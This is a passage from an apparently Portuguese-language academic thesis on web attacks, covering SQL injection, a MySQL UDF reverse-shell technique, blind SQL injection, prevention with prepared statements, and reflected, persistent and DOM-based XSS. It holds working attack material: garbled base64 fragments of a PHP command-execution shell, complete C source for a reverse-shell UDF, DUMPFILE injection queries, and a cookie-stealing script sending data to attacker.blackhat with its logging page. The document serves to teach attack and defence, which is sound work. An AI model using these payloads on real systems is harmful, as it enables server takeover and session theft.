X1lbHNlCgkJCQlmKCR2a3FyVHZVKCdzdeXN0ZW0nKWFuZCEkUU5pZ2QoJ3N5c3RlbScsJGRpcykpewoJCQkJb2Jfc3RhcnQoKT
sKCQkJCXN5c3RlbSgkYyk7CgkJCQkkbzEuPWZyZWFkKCRmcCwxMDI0KTsKCQkJCQl9CgkJCQl9CgkJCX1lbHNlCgkJCQlmKCR
2a3FyVHZVKCdleGVjJylylhbmQhJFFOaWdkKCdleGVjJywk.ZGlzKSl7CgkJCQkkbz1hcnJheSgpOwoJCQkJZXhlYy
gkYywkbyk7CgkJCQkkbz1qb2luKGNocigxMCksJG8pLmNocigxMCk7CgkJCX1lbHNlCgkJCWlmKCR2a3FyVHZVKCdwcm9jX29
wZW4nKWFuZCEkUU5pZ2QoJ3Byb2Nfb3BlbicsJGRpcykpewoJCQkJJGhhbmRsZT1wcm9jX29wZW4oJGMsYXJyYXkoo
cGlwZSwncicpLGFycmF5KHBpcGUsJ3cnKSxhcnJheShwaXBlLCd3JykpLCRwaXBlcyk7CgkJCQkkb2Zjfc3RhcnQoKTsKC
GUoIWZlb2YoJHBpcGVzWzFdKSl7CgkJCQkJJG8uPWZyZWFkKCRmcCwxMDI0KTsKCQkJCQl9CgkJCQlAcGNsb3NlKCRmcCk7CgkJ
JCQkkZnA9cG9wZW4oJGMsJ3InKTsKCQkJCSRvPU5VTEw7CgkJCQlpZihpc19yZXNvdXJjZSgkZnApKXsKCQkJCQl3aGlsZSgh
ZmVvZigkZnApKXsKCQkJCQkJJG8uPWZyZWFkKCRmcCwxMDI0KTsKCQkJCQl9CgkJCQlAcGNsb3NlKCRmcCk7CgkJCX0KCQkJ
X1lbHNlCgkJCQlmKCR2a3FyVHZVKCdz
```

```
tcc@xsoft:~$ nc -vvv -l 8080
Connection from 127.0.0.1 port 8080 [tcp/http-alt] accepted
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux xsoft 2.6.32-24-generic #42-Ubuntu SMP Fri Aug 20 14:21:58 UTC 2010 x86_64
 GNU/Linux
```

Figura 21: *Shell* sobre os comandos do atacante.

Injeção de UDF (*User Defined Functions*).

Uma possibilidade de ataque, caso o servidor web e o banco de dados não estejam na mesma máquina, é a injeção de uma extensão do MySQL. Isso é possível através da injeção de um biblioteca dinâmica que permite ao usuário definir funções no MySQL. O usuário define uma função e referencia a biblioteca dinâmica que a executa. Uma restrição à esse método é que a quantidade de caracteres em uma URL é limitada, o que torna difícil a injeção de uma biblioteca através de uma requisição GET, porém qualquer outro método como POST, *cookies* e cabeçalhos do HTTP vulneráveis à injeção de código podem ser explorados. O código abaixo mostra a UDF a ser injetada, tal UDF deve ser compilada como uma biblioteca dinâmica, como mostrado na Figura 22 e deve ser diretamente injetada (no formato bruto, ou seja, *byte* a *byte* do binário) no diretório padrão de bibliotecas dinâmicas do MySQL (/usr/lib/mysql/plugin/[18]). Isso pode ser feito com a utilização do comando SELECT INTO DUMPFILE, que permite a gravação de arquivos binários no sistema de arquivos, como mostrado nas Figuras 23 e 24. Carregada a biblioteca no sistema, basta definir a função no MySQL através do comando CREATE FUNCTION udf RETURNS INTEGER SONAME 'udf_reverse_shell.so'. A Figura 25 mostra a criação da UDF através da injeção de SQL. Feito isso basta ativar o *shell* reverso através do comando SELECT udf(IP,PORTA) onde IP e PORTA são *strings* descrevendo o endereço IP e a porta onde o netcat está esperando por conexões na máquina do atacante. Isso é demonstrado na Figuras 26 e 27.

```
tcc@xsoft:sql-injection$ gcc -fPIC -shared -Os -I /usr/include/mysql/ -o udf_rev
erse_shell.so udf_reverse_shell.c
tcc@xsoft:sql-injection$
```

Figura 22: Gerando a biblioteca dinâmica a partir da UDF que executa um *shell* reverso.

18 Outra alteração em /etc/apparmor/usr.sbin.mysqld.

```c
#include <errno.h>
#include <stdlib.h>
#include <netdb.h>
#include <string.h>
#include <unistd.h>
#include <mysql.h>

long long udf(UDF_INIT *initid, UDF_ARGS *args, char *is_null, char *error)
{
    int connfd, port, pid;
    struct sockaddr_in  servaddr;

    if (args->arg_count != 2)
        return 1;

    port = strtol(args->args[1], (char**)NULL, 10);
    if (port == 0 && (errno == EINVAL || errno == ERANGE))
        return 1;

    bzero(&servaddr, sizeof(servaddr));
    servaddr.sin_family = AF_INET;
    servaddr.sin_port = htons(port);
    inet_pton(AF_INET, args->args[0], &servaddr.sin_addr);

    if ((connfd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0 )
        return 1;

    if(connect(connfd, (struct sockaddr *) &servaddr, sizeof(servaddr)) < 0 )
        return 1;

    if ((pid = fork()) == 0) {
        dup2(connfd,0);dup2(connfd,1);dup2(connfd,2);
        close(connfd);

        if (execl("/bin/sh", "/bin/sh", NULL) == 1)
            return 1;
    }
    else if (pid != 1)
        close(connfd);
    else
        return 1;

    return 0;
}
my_bool udf_init(UDF_INIT *initid, UDF_ARGS *args, char *message)
{
    return 0;
}

void udf_deinit(UDF_INIT *initid)
{
}
```

```
SELECT nome, login FROM usuario WHERE login like '%admin%' UNION SELECT
0x7F454C4602010100000000000000000003003E0001000000900800000000000400000000000000701
null INTO DUMPFILE '/usr/lib/mysql/plugin/udf_reverse_shell.so' #%'
```

Figura 23: Operação realizada no banco após a injeção da biblioteca dinâmica. Após o 0x podem ser passados os *bytes* brutos da biblioteca, que foram reduzidos aqui por questões de espaço.




Figura 24: Injeção da biblioteca dinâmica.




Figura 25: Injeção de SQL para criar UDF definida na biblioteca injetada anteriormente.




Figura 26: Execução da UDF injetada pelo atacante, passando o IP e PORTA onde o netcat está ouvindo na máquina atacante.




Figura 27: Página retornada pela consulta da Figura 26. A função retornou 0 o que quer dizer que o *shell* reverso foi iniciado.

3.1.5. *Blind* SQL I*njection*

Esse tipo de vulnerabilidade ocorre quando, após a injeção de um comando SQL, nenhum detalhamento do erro é retornado para o usuário, mas, segundo Clarke (2009, p. 220, tradução nossa), "embora uma página normal seja retornada, há pequenas diferenças na resposta do servidor, sejam as mesmas visíveis ou não".

A técnica utilizada nesses casos, é a injeção de expressões verdadeiras ou falsas

seguidas da análise dos dados retornados, a fim de traçar o comportamento da aplicação sobre o efeito dos comandos injetados. Existem diversas técnicas de inferência para esse tipo de ataque, pode-se utilizar ainda ainda do comando IF do banco de dados e de *time-delays* para obter informações relevantes. Essas técnicas são mostradas nas Figuras 28 e 29.

```
select * from usuario where login='%admin%' and if(user() = 'root',1,0)
```

Figura 28: Se user() igual a root expressão é verdadeira, senão é falsa.

```
select * from usuario where login='%admin%' or if(user() = 'root', benchmark(1000000,sha1(123)),1)
```

Figura 29: Aqui, se user() igual a root há um *delay* na resposta, caso contrário, a resposta é imediata.

Além das técnicas apresentadas, existe também a possibilidade de transmitir dados através de canais diferentes do utilizado pelo ataque, por exemplo o SQL Server permite o envio de emails, de requisições HTTP, e consequentemente de requisições de DNS. E nada impede que tabelas inteiras sejam enviadas dessa forma.

3.1.6. Prevenção de SQL *Injection*

Esse tipo de vulnerabilidade ocorre principalmente pela falta de validação dos dados de entrada devido ao desconhecimento das implicações desse descuido, pelo excesso de confiança depositado nos usuários ou pela validação de entrada apenas no lado do cliente.

Segundo Howard, LeBlanc e Viega (2010), o mais importante para evitar esse tipo de vulnerabilidade é não utilizar entrada de usuário em operações de concatenação e substituição de *string* para a geração de comandos SQL.

Alguns SGBDs oferecem funções de escape, que simplesmente verificam os valores de entrada e inserem uma barra invertida antes de qualquer caractere especial da sintaxe do SQL. Ou seja, os dados a'b”c' seriam escapados para a\'b\”c\', o que levaria o analisador sintático a considerar os caracteres especiais como sendo parte de uma *string*. Essa abordagem é falha, pois, como mostrado na Figura 30, é possível injetar comandos SQL no código abaixo mesmo com os dados de entrada sendo escapados através da função específica do MySQL. Isso, devido ao fato de não serem necessários caracteres especiais para a

exploração em questão, e como mostrado, *strings* podem ser passadas no formatado hexadecimal, basta que sejam precedidas por um 0x. Na exploração da figura, nome deve ser igual a User 1 (0x557365722031).

```php
<?php

    if(!empty($_GET["id"])){

        $link = mysqli_connect("localhost", "root", "root", "sql_injection");
        if (!$link)
            die ('Erro ' . mysqli_connect_error());


        $id = $_GET["id"];
        $id = mysqli_real_escape_string ($link, $id);
        $query = "SELECT id, nome FROM tabela2 WHERE id = $id";

        if (mysqli_multi_query($link, $query)) {

            echo '<table border>
            <caption> Dados tabela2 </caption>
            <th>Login</th>
            <th>Nome</th>
            <tr>';

            if ($result = mysqli_use_result($link)) {
                while ($row = mysqli_fetch_array($result)) {
                    echo '<td>' . $row['id'] . '</td>';
                    echo '<td>' . $row['nome'] . '</td>';
                    echo '<tr>';
                }
            }
            echo '</table>';
        }

        mysql_free_result($result);
    }
    else
    echo 'O parâmetro id deve ser passado <br>'
?>
```



Figura 30: Injeção de SQL em parâmetro protegido pela função de escape do MySQL.

O problema acima deriva da manipulação incorreta de tipos, o campo id é do tipo número, porém, a aplicação aceita um entrada de texto para o mesmo. Esse problema é resolvido com a utilização dos chamados *prepared parameterised statements* que são demonstrados no código abaixo. No momento do envio do comando para o SGBD as ? são substituídas pelos dados de entrada devidamente escapados e convertidos para o tipo especificado, isso evita os problemas demonstrados anteriormente e garante uma *query* livre de SQL *injection*. A Figura 31 mostra a tentativa frustrada de execução de um ataque no

código abaixo.

```php
<?php

    if(!empty($_GET["id"])){

        $link = mysqli_connect("localhost", "root", "root", "sql_injection");
        if (!$link)
            die ('Erro ' . mysqli_connect_error());

        $id = $_GET["id"];
        $query = "SELECT id, nome FROM tabela2 WHERE id = ?";

        $stmt = mysqli_prepare($link, $query);
        if (!$stmt)
            die ('Erro ' . mysqli_error());

        if (!mysqli_stmt_bind_param($stmt, "i", $id))
            die ('Erro ' . mysqli_error());

        if (!mysqli_stmt_execute($stmt))
            die ('Erro ' . mysqli_error());

        echo '<table border>
        <caption> Dados tabela2 </caption>
        <th>Login</th>
        <th>Nome</th>
        <tr>';

        if (!mysqli_stmt_bind_result($stmt, $id, $nome))
            die ('Erro ' . mysqli_error());

        while (mysqli_stmt_fetch($stmt)) {
            echo '<td>' . $id . '</td>';
            echo '<td>' . $nome . '</td>';
            echo '<tr>';
        }
        echo '</table>';

        mysqli_stmt_close($stmt);
        mysqli_close($link);
    } else
        echo 'O parâmetro id deve ser passado <br>';
?>
```




Figura 31: Código livre de vulnerabilidades de injeção de SQL. No caso `45 and 1=1` foi convertido para inteiro `45` devido à tipagem fraca do php.

3.2. XSS (*Cross-Site Scripting)*

Segundo Grossman (2007, tradução nossa), “XSS é o novo *buffer overflow* e código

JavaScript malicioso é o novo *shellcode*". Nesse tipo de ataque, é explorada a confiança do usuário no *web* site vulnerável. O atacante, através da exploração, injeta o código malicioso no site, e quando o mesmo for carregado, esse código será executado pelo navegador do cliente sem levantar suspeitas, pois o usuário confia inteiramente no site sendo acessado.

A vulnerabilidade ocorre quando é possível ao usuário injetar dados na aplicação, que em seguida são, de alguma forma, inseridos sem nenhum tipo de validação no conteúdo HTML retornado ao usuário. O código PHP abaixo mostra um exemplo onde a entrada do usuário é simplesmente inserida no código da página a ser retornada sem passar por nenhum mecanismo de validação, o que permitiria a um usuário injetar código HTML ou JavaScript. A Figura 32 mostra a injeção da entrada Rafael <script>alert('0xdefaced')</script> e o resultado obtido.

A Figura 33 mostra o código da página retornada pela requisição, *tag* script inserida pelo usuário é interpretada pelo navegador.

Uma vulnerabilidade de XSS pode ser reflexiva, persistente, ou ainda, baseada em DOM (*Document Object Model*). E, o código malicioso injetado pode, entre outras coisas, ser capaz de: sequestrar sessões do usuário através da obtenção dos *cookies*; logar e enviar ao atacante as teclas pressionadas pelo usuário dentro do navegador; obter acesso a rede local; obter o histórico do usuário etc.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
            <title></title>
        </head>
    <body>
        <p>
        <?php
            if ($_GET['nome'])
                echo 'Bem vindo ' . $_GET['nome'] . '!';
            else
                echo 'Você deve passar seu nome como parâmetro';
        ?>
        </p>
    </body>
</html>
```




Figura 32: Injeção de *script* através de vulnerabilidade de XSS.



Figura 33: Código da página retornada pela requisição. Navegador interpreta dados de entrada do usuário.

3.2.1. XSS Reflexivo

Nesse tipo de vulnerabilidade, o código malicioso é refletido, ou seja, é passado como parâmetro para o *script* requisitado e em seguida é inserido na página HTML, que é então retornada como resultado da requisição. O exemplo acima demonstra uma vulnerabilidade reflexiva.

3.2.2. XSS Persistente.

Nesse caso, o código malicioso é injetado no ponto vulnerável e é armazenado pela aplicação. Numa requisição posterior a informação é obtida, inserida numa página HTML e é, então, enviada para o usuário. A Figura 34 mostra uma requisição a uma página onde um *login* e senha são cadastrados no sistema e a Figura 35 mostra o *script* php que exibe todos os cadastros do sistema. Uma injeção de código javascript pode ser feita durante o cadastro e, posteriormente, quando for exibida por qualquer usuário do sistema, esse código será retornado e executado no navegador do mesmo. Injeções persistentes são mais problemáticas que as não persistentes, pois um atacante pode explorar uma vulnerabilidade em um fórum, por exemplo, e injetar o código malicioso em um post, que poderá ser lido por qualquer outro usuário, e quando isso acontecer o código malicioso será executado.




Figura 34: Injeção de código malicioso que será armazenado no banco de dados da aplicação.




Figura 35: Execução do código malicioso em requisição posterior.

3.2.3. XSS e Web 2.0.

Com o advento da Web 2.0, gerou-se uma revolução no modo de desenvolvimento de aplicações *web* através do DOM, Ajax e RIA. A primeira, *Document Object Model*, segundo a W3C (2005), é uma API que permite a programas e a *scripts* acessarem e modificarem dinamicamente o conteúdo, a estrutura e o estilo de documentos HTML e XML. A segunda, *Asynchronous JavaScript and XML*, segundo Hoffman e Sullivan (2008), é um conjunto de tecnologias que permitem, através de javascript, a realização de requisições assíncronas a fragmentos da aplicação *web* e a incorporação dos dados retornados pela requisição na DOM, isso permite o carregamento de novas funcionalidades sem ter que recarregar toda a página *web*. A terceira, *Rich Internet Applications*, são aplicações *web* que possuem características de aplicações *desktop*. Tecnologias como o Flash, as *Applets* Java e o HTML5 permitem o desenvolvimento dessas aplicações.

Essas tecnologias trouxeram a tona, além de aumentarem a interatividade e a

experiência do usuário, novas superfícies de ataques. Isso se deve à grande interação entre cliente e servidor de forma assíncrona e ao fato de que uma parte significativa da lógica do negócio das aplicações fica exposta do lado do cliente. No caso do XSS, surgiram as vulnerabilidades baseadas em DOM, que são basicamente vulnerabilidades em código *client-side* e que são ativadas/renderizadas através das tecnologias da Web 2.0. O código abaixo demonstra uma vulnerabilidade baseada em DOM, e Figura 36 mostra a execução do ataque.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
            <title></title>
    </head>
    <body>
    <script>
        var nome = document.location.href.indexOf("nome=");
        if (nome != -1)
            document.write("<p>Bem vindo " + unescape(document.location.href.substring(nome+5)) + " </p>");
        else
            document.write("<p> Um nome deve ser passado </p>");
    </script>
    </body>
</html>
```

O parâmetro de entrada do usuário deve ser passado para a função unescape() para substituir a codificação de URL pelos caracteres ASCII.




Figura 36: Injeção de XSS baseado em DOM.

3.2.4. Sequestro de Sessão

Descoberta uma vulnerabilidade de XSS, inicia-se a codificação do *malware* a ser injetado. Esse código malicioso pode obter os dados de sessões do usuário e enviar ao atacante para que esse último possa executar ações em outros sistemas em nome da vítima.

Para demostrar essa técnica foi criado um sistema (xss_ex4), que é descrito

brevemente abaixo:

login.php – Página que permite ao usuário se logar no sistema ou ir para a página de cadastro.

cadastro.php – Permite ao usuário cadastrar-se no sistema e em seguida redireciona o mesmo para a index.php.

index.php – Exibe todos os usuários dos sistema com um *link* correspondente que exibe todas as informações do usuário, caso o requerente tenha permissão. Caso o usuário não esteja logado, o mesmo é redirecionado para login.php.

get_usuario.php – Caso os dados sendo requeridos sejam os do próprio usuário logado os mesmos são exibidos, caso contrário uma mensagem de erro é exibida.

logout.php – Encerra a sessão do usuário. É chamada a partir do botão Sair na index.php.

O código abaixo, de cadastro.php, é vulnerável a XSS. O *script* insere os dados de entrada do usuário na base de dados sem aplicar nenhum mecanismo de validação sobre os mesmos. O trecho de código da index.php, mostrado em seguida, busca todos os cadastros da base e exibe os campos login e nome respectivos. Pode-se observar que nenhuma validação de saída é realizada, o que permite a injeção do código malicioso.

A seguir o código de cadastro.php.

```php
<?php
session_start();
if($_SERVER["REQUEST_METHOD"] == "POST") {
    if (!empty($_POST['login']) && !empty($_POST['senha'])) {
        $link = mysqli_connect("localhost", "root", "root", "xss");
        if (!$link)
            die ('Erro ' . mysqli_connect_error());

        $query = 'INSERT INTO usuario1(login, senha, nome, telefone, endereco, cc) values (?, SHA1(?), ?, ?, ?, ?)';

        $stmt = mysqli_prepare($link, $query);
        if (!$stmt)
            die ('Erro ' . mysqli_error());

        if (!mysqli_stmt_bind_param($stmt, 'ssssss', $_POST['login'], $_POST['senha'], $_POST['nome'],
                                    $_POST['telefone'], $_POST['endereco'], $_POST['cc']))
            die ('Erro ' . mysqli_error());

        if (!mysqli_stmt_execute($stmt))
            die ('Erro ' . mysqli_error());

    $_SESSION['login'] = $_POST['login'];
        header('Location: index.php');
    exit(1);

    }
}
else
    echo 'Você deve preencher ao menos login e senha para realizar o cadastro';
?>
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
        <title></title>
    </head>
    <body>
        <form name="log" method="post" action="cadastro.php">
            <p>
                Login(*)
                <input type="text" name="login" maxlength="100"/>
            </p>
            <p>
                Senha(*)
                <input type="password" name="senha" maxlength="100"/>
            </p>
            <p>
                Nome
                <input type="text" name="nome" maxlength="100"/>
            </p>
            <p>
                Telefone
                <input type="text" name="telefone" maxlength="100"/>
            </p>
            <p>
                Endereço
                <input type="text" name="endereco" maxlength="100"/>
            </p>
            <p>
                Cartão de Crédito
                <input type="text" name="cc" maxlength="100"/>
            </p>
            <p>
                <input type=submit name="submit" value="Enviar" />
            </p>
        </form>
    </body>
</html>
```

O ataque consiste em injetar um *script* malicioso, que, quando executado pelo navegador do cliente, envie os *cookies* da vítima para o atacante. Isso pode ser feito através do *script* abaixo.

```
<script>
    var img = new Image();
    img.src = "http://www.attacker.blackhat/getcookie.php?domain=" + document.location.href + "&cookie=" + document.cookie;
</script>
```

Abaixo o código de index.php.

```
    if (!mysqli_stmt_execute($stmt))
        die ('Erro ' . mysqli_error());

    echo '<table border>
        <caption> Usuários </caption>
        <th>Login</th>
        <tr>';

    if (!mysqli_stmt_bind_result($stmt, $login, $nome))
        die ('Erro ' . mysqli_error());

    while (mysqli_stmt_fetch($stmt)) {
        echo '<td><a href="get_usuario.php?login=' . $login . '">' . $login . '</a></td>';
         echo '<td>' . $nome . '</td>';
        echo '<tr>';
    }
    echo '</table><br>';

    echo "<p><input type=\"button\" value=\"Sair\" onclick=\"document.location='logout.php'\"></p>";
    mysqli_stmt_close($stmt);
    mysqli_close($link);
?>
```

O domínio attacker.blackhat é controlado pelo atacante e o código de getcookie.php é mostrado abaixo.

```php
<?php
    if (!empty($_GET['cookie']) && !empty($_GET['domain'])) {
        $fp = fopen("/xsoft/attacker/sessions.txt", "at");

        $str = 'domain: ' . $_GET['domain'] . ';cookie: ' . $_GET['cookie'] . "\n";
        echo $str;
        $fwrite = fwrite($fp, $str, strlen($str));
        if ($fwrite === false) {
            return $written;
        }
    }
?>
```

O código malicioso, deve ser, então, injetado através da vulnerabilidade na página de cadastro. Porém, o tamanho do campo Nome é limitado a 100 caracteres, o que pode ser visualizado com o *plugin* Web Developer do Firefox, como mostrado nas Figuras 37 e 38.

Nesse caso o *payload* tem mais de 100 caracteres, então, ainda com o auxílio do *plugin*, removem-se as restrições de tamanho como mostrado na Figura 39.

Feito isso é possível inserir o *payload* sem nenhuma restrição, como mostrado na Figura 40. Essa, porém, não é a única forma de burlar essa restrição de tamanho, pode-se utilizar uma ferramenta como o Burp Proxy para interceptar os dados enviados e alterá-los em sua forma bruta durante o trafego.

Após fazer o cadastro e injetar o *payload* no campo nome do formulário, o atacante será redirecionado para a página index.php, que é onde o código malicioso será ativado e executado. Ou seja, o arquivo /xsoft/attacker/sessions.txt será criado e terá como única entrada a sessão do próprio atacante, como mostrado na Figura 41.

